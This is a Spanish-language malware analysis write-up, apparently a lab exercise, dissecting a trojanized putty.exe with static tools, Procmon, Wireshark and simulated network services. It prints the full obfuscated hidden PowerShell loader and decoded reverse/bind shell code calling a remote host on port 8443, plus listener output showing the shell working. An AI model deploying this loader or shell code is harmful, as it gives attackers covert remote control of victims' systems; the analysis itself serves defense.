


Analizando el programa "putty.exe"




¿Será benigno?

Hash del programa

El hash del archivo es:

MD5: 334a10500feb0f3444bf2e86ab2e76da



A screenshot of a security analysis dashboard. The top left shows a "Community Score" of 61/72. The main area displays a file hash "0c82e654c09c8fd9fd4899718efa37670974c9eec5a8fc18a167f93cea6ee83" and a file type of "PuTTY". Below this, there are tabs for "DETECTION", "DETAILS", "RELATIONS", "BEHAVIOR", and "COMMUNITY". The "COMMUNITY" tab is active, showing a "Popular threat label" of "trojan.marte/meterpreter" and "Threat categories" of "trojan". A table at the bottom lists "Security vendors' analysis" results from AhnLab-V3, AliCloud, Alibaba, and others.

Arquitectura y Compilación

Arquitectura

Está basado en la arquitectura Intel i386 de 32 bits

Lenguaje

Posiblemente fue escrito en C.

Fecha compilación

El programa fue compilado el día 10 de Julio del 2021 a las 02:51:55hs desde un sistema operativo Windows 95.

```
Info:
File name: C:/Users/EliaPC/Desktop/putty.exe
Size: 1576960 (1.50 MiB)
File type: PE32
String: PE(I386)
Extension: exe
Operation system: Windows(95)
Architecture: I386
Mode: 32-bit
Type: GUI
```

Detect It Easy v3.10 [Windows 10 Version 2009] (x86_64)

File name: C:\Users\EliaPC\Desktop\putty.exe

File type: PE32 | File size: 1.47 MiB | Base address: 00400000 | Entry point: 00522000

Time date stamp: 2021-07-10 02:51:55

Size of image: 00180a04

Mode: 32-bit | Architecture: I386 | Type: GUI

PE32

- Operation system: Windows(95)[I386, 32-bit, GUI] S ?
- (Heur)Language: ASMx86 S ?
- (Heur)Packer: Compressed or packed data[EntryPoint + Section names repeating + "pusha... S ?

Signatures: Flags: Database: Scan: 296 msec

Secciones del programa

- .text
- .rdata
- .data
- .00cfg
- .rsrc
- .reloc
- .text
- .idata.
- .rsrc
- .reloc

.text	<input type="checkbox"/>	Section(0)['.text']
~.rdata	<input checked="" type="checkbox"/>	Section(1)['.rdata']
@.data	<input checked="" type="checkbox"/>	Section(2)['.data']
.00cfg	<input checked="" type="checkbox"/>	Section(3)['.00cfg']
@.rsrc	<input checked="" type="checkbox"/>	Section(4)['.rsrc']
@.reloc	<input checked="" type="checkbox"/>	Section(5)['.reloc']
B.text	<input checked="" type="checkbox"/>	Section(6)['.text']
.idata	<input checked="" type="checkbox"/>	Section(7)['.idata']
.rsrc	<input checked="" type="checkbox"/>	Section(8)['.rsrc']
@.reloc	<input checked="" type="checkbox"/>	Section(9)['.reloc']

Strings relevantes

Ejecución de una powershell oculta, modo no interactivo e ignorando políticas de ejecución

- powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECA5IW227jNhB991cMXHUtIRbhdbdAESCLeVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNTUL7aGczl5kL9AGOxQbkoOIRwKI0tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNpPB4TFu4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TidCQxMScpzZRx4WIZ4EFrLMV2R55pGHILUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xlrFaUJ/ljaawyJvgz4aXY8EzQpJQGzqcUDJUcR8BKJEWGFuCVfGCVSroAvw4DIf4D3XnKk25QHIZ2pW2WKKO/ofzChNyZ/ytiWYsFe0CtyITIN05j9suHDz+dGhKlqDQ2rotcnroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYI0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTopelna zRSb6QsaJW84arJtU3mdl7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnlrGTcH4+iqPr68DW4JPV8bu3pqXFRIX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HidzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNADUVSDQB1piQO37HXdc6TohdCug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxcGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHh33UaDWw7eMfrfGA1NIWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVowdKTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5wuCktlcWPIYTK8prV5tbHFafICleuZQbl2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCEkVXzocf372HJ/ha6LDyCo6KIIdDKAmpHRuSvIMC6DVOthalh1IKOR3MjoKIUJfnhGVlpr+8hOCi/WIGf9s5naT/ID6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXyH4rirE0J3L9kF8i/mtl93dQkAAA=='))), [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"

9847	0011bb05	0...	0100	A	powershell.exe -nop -w hidden -noni -ep bypass ...
------	----------	------	------	---	--

Strings que indican alguna consola cmd

- SSH1_CMSG_EXEC_CMD
- proxycmd
- ../cmdline.c
- psftp-cmd-*.html: ejemplo psftp-cmd-mkdir.html

Number	Offset	ess^	Size	Typ	String
3884	000b0979	0...	12	A	SSH1_CMSG_EXEC_CMD
4776	000b8606	0...	24	U	cmdline_tooltype & TOOLTYPE_HOST_ARG
3458	000aefb	0...	09	A	-proxycmd
4702	000b7856	0...	0c	U	../cmdline.c
6123	000c3328	0...	1e	A	*/pageant-cmdline-command.html
6124	000c334c	0...	1e	A	*/pageant-cmdline-keylist.html
6125	000c336f	0...	1f	A	@*/pageant-cmdline-loadkey.html
6126	000c3393	0...	24	A	2"/pageant-cmdline-restrict-acl.html
6127	000c33bd	0...	16	A	\$/pageant-cmdline.html
10719	00124ce2	0...	12	A	/psftp-cmd-cd.html
10720	00124cf9	0...	17	A	\$/psftp-cmd-chmod.html
10721	00124d15	0...	17	A	A\$/psftp-cmd-close.html
10722	00124d33	0...	13	A	/psftp-cmd-del.html
10723	00124d4d	0...	13	A	/psftp-cmd-dir.html
10725	00124d7f	0...	16	A	\$/psftp-cmd-help.html
10726	00124d9c	0...	13	A	/psftp-cmd-lcd.html
10728	00124dd3	0...	16	A	\$/psftp-cmd-mkdir.html
10729	00124df0	0...	12	A	/psftp-cmd-mv.html
10730	00124e07	0...	16	A	\\$/psftp-cmd-open.html
10732	00124e40	0...	13	A	/psftp-cmd-put.html
10733	00124e58	0...	16	A	\$/psftp-cmd-quit.html

Strings relevantes



Indicios de una apertura de shell

- Don't Start a shell or command at all
- Server refused to start a shell/command
- **Started a shell/command**

3041	000ab960	0...	25	A	Don't start a shell or command at all
3447	000aellb	0...	27	A	Server refused to start a shell/command
3448	000ael43	0...	17	A	Started a shell/command



Correo y pareciera ser "envío" de PK


- rijndael-cbc@lysator.liu.se
- Sent Public key signature

3242	000acd37	0...	1b	A	rijndael-cbc@lysator.liu.se
3243	000acd53	0...	19	A	Sent public key signature
3244	000acd6d	0...	21	A	Unable to parse RSA kex signature

¿Está empaquetado?


No, el programa no está empaquetado, ya que las secciones del programa tienen un tamaño mayor a 0 y además no aparece ninguna sección como UPX por ejemplo.

Imports relevantes



En la librería Shell32.dll

- **ShellExecuteA**: este método permite ejecutar cualquier comando en el menú contextual de una carpeta o almacenarse en el Registro



En la librería Kernel32.dll

- CreateFile
- WriteFile
- CreateProcessA: La función CreateProcessA de Windows crea un nuevo proceso y su subprocesso principal. El nuevo proceso se ejecuta de forma independiente al proceso que lo creó
- FindNextFileA: La función FindNextFileA encuentra archivos o subdirectorios que coinciden con un patrón de búsqueda específico

¿Funciona el programa?

En un principio, lo que hace inicialmente al ejecutarse es primero abrir una ventana de la consola powershell por unos segundos, y el programa putty con su GUI. Luego de unos segundos se cierra el powershell y queda la interfaz de Putty solamente. En principio haría solo eso, al solo ejecutar sin analizarlo profundamente.


Lo extraño de la ejecución: se abre una consola de powershell por unos segundos y luego se cierra. Indicando un comportamiento sospechoso e inesperado.

Evidencia:

Se abre la powershell por unos segundos:



Luego, se cierra y queda el putty abierto



Información en Procmon

De los hallazgos más importantes, fue la ejecución de una powershell, también se encontró este tipo de archivos que contenía información de la ejecución de la consola:

5592	WriteFile	C:\Users\ElianPC\Desktop\PS_Transcripts\20250408\PowerShell_transcript.DESKTOP-KI5VQQJ.a+f7Js+v.2025040814
5592	WriteFile	C:\Users\ElianPC\Desktop\PS_Transcripts\20250408\PowerShell_transcript.DESKTOP-KI5VQQJ.a+f7Js+v.2025040814
5592	WriteFile	C:\Users\ElianPC\Desktop\PS_Transcripts\20250408\PowerShell_transcript.DESKTOP-KI5VQQJ.a+f7Js+v.2025040814
5592	WriteFile	C:\Users\ElianPC\Desktop\PS_Transcripts\20250408\PowerShell_transcript.DESKTOP-KI5VQQJ.a+f7Js+v.2025040814

Dentro del contenido del archivo se verificó que contiene el comando que se ejecutó, se pudo identificar que pasaba información codificada en base64 y comprimida en gzip para ofuscar el código y evitar detecciones.

```
Windows PowerShell transcript start
Start time: 20250408135519
Username: DESKTOP-KI5VQQJ\ElianPC
RunAs User: DESKTOP-KI5VQQJ\ElianPC
Configuration Name:

Host Application: powershell.exe -nop -w hidden -noni -ep bypass &{[scriptblock]::create((New-Object System.IO.StreamReader(
ujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUNJjgJGNnDUVSDQ81piQ037HXdc6TohdCug32FUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxcGJeWG7cvyAHn27HM

PSVersion: 5.1.19041.1682
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1682
BuildVersion: 10.0.19041.1682
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
*****
Command start time: 20250408135519
*****
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="You cannot call a method on a null-valued expression."
You cannot call a method on a null-valued expression.
At line:72 char:5
+ $listener.Stop()
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : InvokeMethodOnNull
You cannot call a method on a null-valued expression.
At line:72 char:5
+ $listener.Stop()
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : InvokeMethodOnNull
```

Información en Procmon

La ejecución de la powershell, venía acompañada de los siguientes argumentos, lo que la hizo sospechosa, por su comportamiento:

- **-nop** (-NoProfile): Evita cargar el perfil de PowerShell del usuario, lo cual puede acelerar la ejecución y evitar detecciones.
- **-w hidden** (-WindowStyle Hidden): Ejecuta PowerShell sin mostrar ventana al usuario (modo oculto).
- **-noni** (-NoInteractive): Desactiva el modo interactivo, ideal para scripts automatizados.
- **-ep bypass** (-ExecutionPolicy Bypass): Ignora la política de ejecución configurada en el sistema. Esto permite ejecutar scripts aunque normalmente estarían bloqueados por políticas de seguridad

Luego de traducir lo que estaba en Base64, descubrí que intentaba hacer tanto un reverse shell a **"bonus2.corporatebonusapplication.local"** a través del puerto 8443 como abrir el puerto 8443 en la máquina víctima para poder conectarse.

```
FUNCTION powercat
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
        }
    }
}
```

Adjuntaré un .txt con la función de powershell que utilicé para decodificar el mensaje ya que estaba comprimido el mensaje en gzip y pasado por base64. Además de la función en formato ASCII.

Información en Procmon

Además en procmon también se observó que se modificaban muchos valores de registro, además se observa “WindowsShell.Manifest”, que por si solo no sería malicioso pero podría tratar de pasar algo ilegítimo como legítimo.

0...	putty.exe	2496	RegOpenKey	HKLM	SUCCESS	Query: name
0...	putty.exe	2496	RegOpenKey	HKLM\Software\WOW6432Node\Microsoft\OLE\Tracing	REPARSE	Desired Access: Read
0...	putty.exe	2496	RegOpenKey	HKLM\SOFTWARE\Microsoft\Ole\Tracing	NAME NOT FOUND	Desired Access: Read
0...	putty.exe	2496	CreateFile	C:\Windows\WindowsShell.Manifest	SUCCESS	Desired Access: Generic Read/Execute, Disposition: Op...
0...	putty.exe	2496	CreateFile Mapp...	C:\Windows\WindowsShell.Manifest	FILE LOCKED WI...	SyncType: SyncTypeCreateSection, PageProtection: PA...
0...	putty.exe	2496	QueryStandardl...	C:\Windows\WindowsShell.Manifest	SUCCESS	AllocationSize: 4,096, EndOfFile: 670, NumberOfLinks: 2...
0...	putty.exe	2496	CreateFile Mapp...	C:\Windows\WindowsShell.Manifest	SUCCESS	SyncType: SyncTypeOther
0...	putty.exe	2496	RegOpenKey	HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Sid...	SUCCESS	Desired Access: Read
0...	putty.exe	2496	RegSetInfoKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion...	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, I...
0...	putty.exe	2496	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion...	NAME NOT FOUND	Length: 20
0...	putty.exe	2496	RegCloseKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion...	SUCCESS	
0...	putty.exe	2496	QueryStandardl...	C:\Windows\WindowsShell.Manifest	SUCCESS	AllocationSize: 4,096, EndOfFile: 670, NumberOfLinks: 2...

En otro momento se observó que disparó la Powershell en diferentes rutas donde **NO** tuvo éxito.

Por ejemplo C:\ProgramData\chocolakey\bin\powershell.exe, C:\Windows\powershell.exe

0...	putty.exe	2496	CreateFile	C:\Users\ElianPC\Desktop\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Option:
0...	putty.exe	2496	CreateFile	C:\Users\ElianPC\Desktop\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Option:
0...	putty.exe	2496	CreateFile	C:\ProgramData\chocolakey\bin\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Option:
0...	putty.exe	2496	CreateFile	C:\Python310\Scripts\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Option:
0...	putty.exe	2496	CreateFile	C:\Python310\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Option:
0...	putty.exe	2496	CreateFile	C:\ProgramData\Boxstarter\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Option:
0...	putty.exe	2496	CreateFile	C:\Windows\SysWOW64\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Option:
0...	putty.exe	2496	CreateFile	C:\Windows\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Option:
0...	putty.exe	2496	CreateFile	C:\Windows\SysWOW64\wbem\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Option:

Hasta que tuvo éxito en la ruta C:\SysWOW64\WindowsPowerShell\v1.0\powershell.exe:

0...	putty.exe	2496	CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Option:
0...	putty.exe	2496	QueryBasicfor...	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	CreationTime: 9/7/2022 8:10:48 PM, LastAccessTime: 4/8...
0...	putty.exe	2496	Process Create	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 2748, Command line: powershell.exe -nop -w hidden -n
0...	powershell.exe	2748	Process Start		SUCCESS	Parent PID: 2496, Command line: powershell.exe -nop -w hid
0...	powershell.exe	2748	Thread Create		SUCCESS	Thread ID: 344

Información en Procmon

También se pudo observar que abre el conhost.exe, esto no indicaría un virus en sí mismo, pero es un indicio de que algo puede estar ejecutándose en segundo plano.

2:09:0...	powershell.exe	2748	CreateFile	C:\Windows\System32\conhost.exe	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Dis
2:09:0...	powershell.exe	2748	CreateFileMapp...	C:\Windows\System32\conhost.exe	FILE LOCKED WI...	SyncType: SyncTypeCreateSection, PageProtection:
2:09:0...	powershell.exe	2748	CreateFileMapp...	C:\Windows\System32\conhost.exe	SUCCESS	SyncType: SyncTypeOther

Luego, una vez ejecutada la **simulación al puerto 8443**: podemos visualizar que se realiza la conexión. Desde la maquina remnux, simulamos con inetsim y abrimos el puerto 8443, y al ejecutar el PUTTY desde la FLARE VM se establece la conexión.

3:09:3...	powershell.exe	3092	TCP Send	DESKTOP-KI5VQQJ:54316 -> www.inetsim.org:8443		
3092	TCP Receive			DESKTOP-KI5VQQJ:54316 -> www.inetsim.org:8443	SUCCESS	
3092	TCP Receive			DESKTOP-KI5VQQJ:54316 -> www.inetsim.org:8443	SUCCESS	

Información obtenida en **Wireshark**

Lo más relevante que encontré en wireshark fue el intento de conexión hacia “**bonus2.corporatebonusapplication.local**”, buscando quien lo contiene, ya que realizaba consultas DNS, por ende, pudimos engañar al malware con **Inetsim**.

Luego no se halló información relevante porque viajaba cifrada.

6	0.969508	10.0.0.4	10.0.0.3	DNS	98 Standard query 0xad5b A bonus2.corporatebonusapplication.local
7	0.970018	10.0.0.3	10.0.0.4	ICMP	126 Destination unreachable (Port unreachable)
8	0.970173	10.0.0.4	10.0.0.3	DNS	98 Standard query 0xad5b A bonus2.corporatebonusapplication.local
9	1.983424	10.0.0.4	10.0.0.3	DNS	98 Standard query 0xad5b A bonus2.corporatebonusapplication.local
10	1.984618	10.0.0.3	10.0.0.4	ICMP	126 Destination unreachable (Port unreachable)
11	1.985161	10.0.0.4	10.0.0.3	DNS	98 Standard query 0xad5b A bonus2.corporatebonusapplication.local

Información en TCP View

En un principio, solo ejecutando el programa, sin simular el servidor al que se conecta en TCP View se observó que abría el puerto local 52024.

powershell.exe	6104	UDP	0.0.0.0	52024 *	4/8/2025 2:20:1
----------------	------	-----	---------	---------	-----------------

Una vez simulando el servidor con remnux e inetsim simulando **bonus2.corporatebonusapplication.local** y abriendo el puerto **8443** se establece la conexión.

powershell.exe	1804	TCP	Established	10.0.0.4	54096	10.0.0.3	8443	4/8/2025 3:07:37
----------------	------	-----	-------------	----------	-------	----------	------	------------------

En un momento se llegó a visualizar el puerto 443, indicando conexión por HTTPS, por lo estaría utilizando SSL para la comunicación. Por ese motivo no vimos mucha información en wireshark, ya que viaja cifrada.

putty.exe	1/24	ICP	Established	10.0.0.4	50072	10.0.0.3	22
[Time Wait]		TCP	Time Wait	10.0.0.4	50744	10.0.0.3	443
[Time Wait]		TCP	Time Wait	10.0.0.4	50745	10.0.0.3	443
[Time Wait]		TCP	Time Wait	10.0.0.4	50746	10.0.0.3	443
[Time Wait]		TCP	Time Wait	10.0.0.4	50747	10.0.0.3	443
[Time Wait]		TCP	Time Wait	10.0.0.4	50752	10.0.0.3	443
[Time Wait]		TCP	Time Wait	10.0.0.4	50753	10.0.0.3	443
[Time Wait]		TCP	Time Wait	10.0.0.4	50754	10.0.0.3	443
[Time Wait]		TCP	Time Wait	10.0.0.4	50755	10.0.0.3	443
[Time Wait]		TCP	Time Wait	10.0.0.4	50765	10.0.0.3	443

Ejecución del programa simulado

- Abriendo el puerto 8443 en remnux, y luego ejecutando el programa en la FlareVM, nos da la siguiente respuesta:

```
remnux@remnux:~$ sudo nc -lp 8443
00g0000j00D040[00]00<00U0000[00](*0,0+000/000$0#0(0'0
0      0000=<5/
l+)&bonus2.corporatebonusapplication.local
#0█
```

```
remnux@remnux:~$ sudo nc -lp 8443
00h      0{0i0M0R00l00j0/0l?t^:*0,0+000/000$0#0(0'0
0      0000=<5/
l+)&bonus2.corporatebonusapplication.local
#0ls
█
```

```
remnux@remnux:~$ sudo nc -lp 8443
00h      0{0i0M0R00l00j0/0l?t^:*0,0+000/000$0#0(0'0
0      0000=<5/
l+)&bonus2.corporatebonusapplication.local
#0ls
ls
remnux@remnux:~$ █
```

IMPORTANTE: Recordar lo que vimos en el código del script.

```
[byte[]]$bytes = 0..20000|%{0}
$sendbytes = ([text.encoding]::ASCII).GetBytes["Windows PowerShell running as user " + $env:username + " on " + $env:computername +
" `nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n"]
$stream.Write($sendbytes,0,$sendbytes.Length)
```

Ejecución del programa simulado



Analizando más a profundidad, nos dimos cuenta que la respuesta “parecía” estar encriptada por lo que utilizamos **openssl** para poder ver los datos de forma legible.

Comandos utilizados:

- `openssl req -x509 -newkey rsa:2048 -keyout mykey.pem -out mycert.pem -days 1 -nodes -subj "/CN=bonus2.corporatebonusapplication.local"`
- `openssl s_server -quiet -key mykey.pem -cert mycert.pem -port 8443`

De esta manera dejamos el puerto 8443 escuchando, mediante ssl, y luego ejecutamos el “putty.exe” en FlareVM y de ahí se estableció la conexión remota.

Ejecución del programa simulado

- Evidencia:** Se ve el mensaje que indica con que usuario, sobre que equipo estamos ejecutando una powershell, y nos permite ejecutar los comandos, por ejemplo el ls.

```
remnux@remnux:~$ openssl s_server -quiet -key mykey.pem -cert mycert.pem -port 8443
Windows PowerShell running as user ElianPC on DESKTOP-KI5VQQJ
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\ElianPC\Desktop>ls

        Directory: C:\Users\ElianPC\Desktop

Mode                LastWriteTime         Length Name
----                -
d-----          4/8/2025 11:34 AM             analizados
d-----          4/8/2025 11:35 AM             FALTA ANALIZAR
d-----          4/8/2025  1:52 PM             PS_Transcripts
d-----          3/18/2025 11:42 AM             Tools
-a----          3/13/2025  8:43 PM          18652 available_packages.txt
-a----          3/13/2025  8:44 PM           9516 config.xml
-a----          3/18/2025 10:04 AM           698 fakenet_logs.lnk
-a----          4/8/2025  2:55 PM              0 New Text Document.txt
-a----          4/8/2025 12:00 PM           118 parcial.txt
-a----          4/8/2025  3:04 PM          3775 PowerShell_transcript.DESKTOP-KI5VQQJ.0M5Naywi.2
                                0250408150455.txt
-a----          4/8/2025  7:28 AM          662410 putty.7z
-a----          10/1/2021  9:01 PM          1545216 putty.exe
-a----          4/8/2025  2:57 PM           4165 script.txt

PS C:\Users\ElianPC\Desktop> dir
```

¿Qué tipo de **Malware** es?

El malware en cuestión se trata de un **RAT/Backdoor** que intenta obtener el acceso al sistema mediante **bind** o **reverse shell**. Logrando un acceso **NO autorizado** al sistema y la ejecución de comandos de manera oculta para no ser detectado.

Otro hallazgo realizado es que durante la ejecución del programa, se crearon varios archivos "*desktop.ini*" en diferentes directorios, sin embargo no indica nada malicioso el contenido del mismo. Por lo que posiblemente fue basura para despistar.

2:09:0...	powershell.exe	2748	CreateFile	C:\Users\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	QueryStandard...	C:\Users\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	ReadFile	C:\Users\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	QueryBasicInfor...	C:\Users\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	CloseFile	C:\Users\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	CreateFile	C:\Users\ElianPC\Documents\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	QueryStandard...	C:\Users\ElianPC\Documents\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	ReadFile	C:\Users\ElianPC\Documents\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	QueryBasicInfor...	C:\Users\ElianPC\Documents\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	CloseFile	C:\Users\ElianPC\Documents\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	CreateFile	C:\Users\ElianPC\Music\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	QueryStandard...	C:\Users\ElianPC\Music\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	ReadFile	C:\Users\ElianPC\Music\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	QueryBasicInfor...	C:\Users\ElianPC\Music\desktop.ini	SUCCESS
2:09:0...	powershell.exe	2748	CloseFile	C:\Users\ElianPC\Music\desktop.ini	SUCCESS

```
desktop.ini - Notepad
File Edit Format View Help

[.ShellClassInfo]
LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-21779
InfoTip=@%SystemRoot%\system32\shell32.dll,-12688
IconResource=%SystemRoot%\system32\imageres.dll,-113
IconFile=%SystemRoot%\system32\shell32.dll
IconIndex=-236
```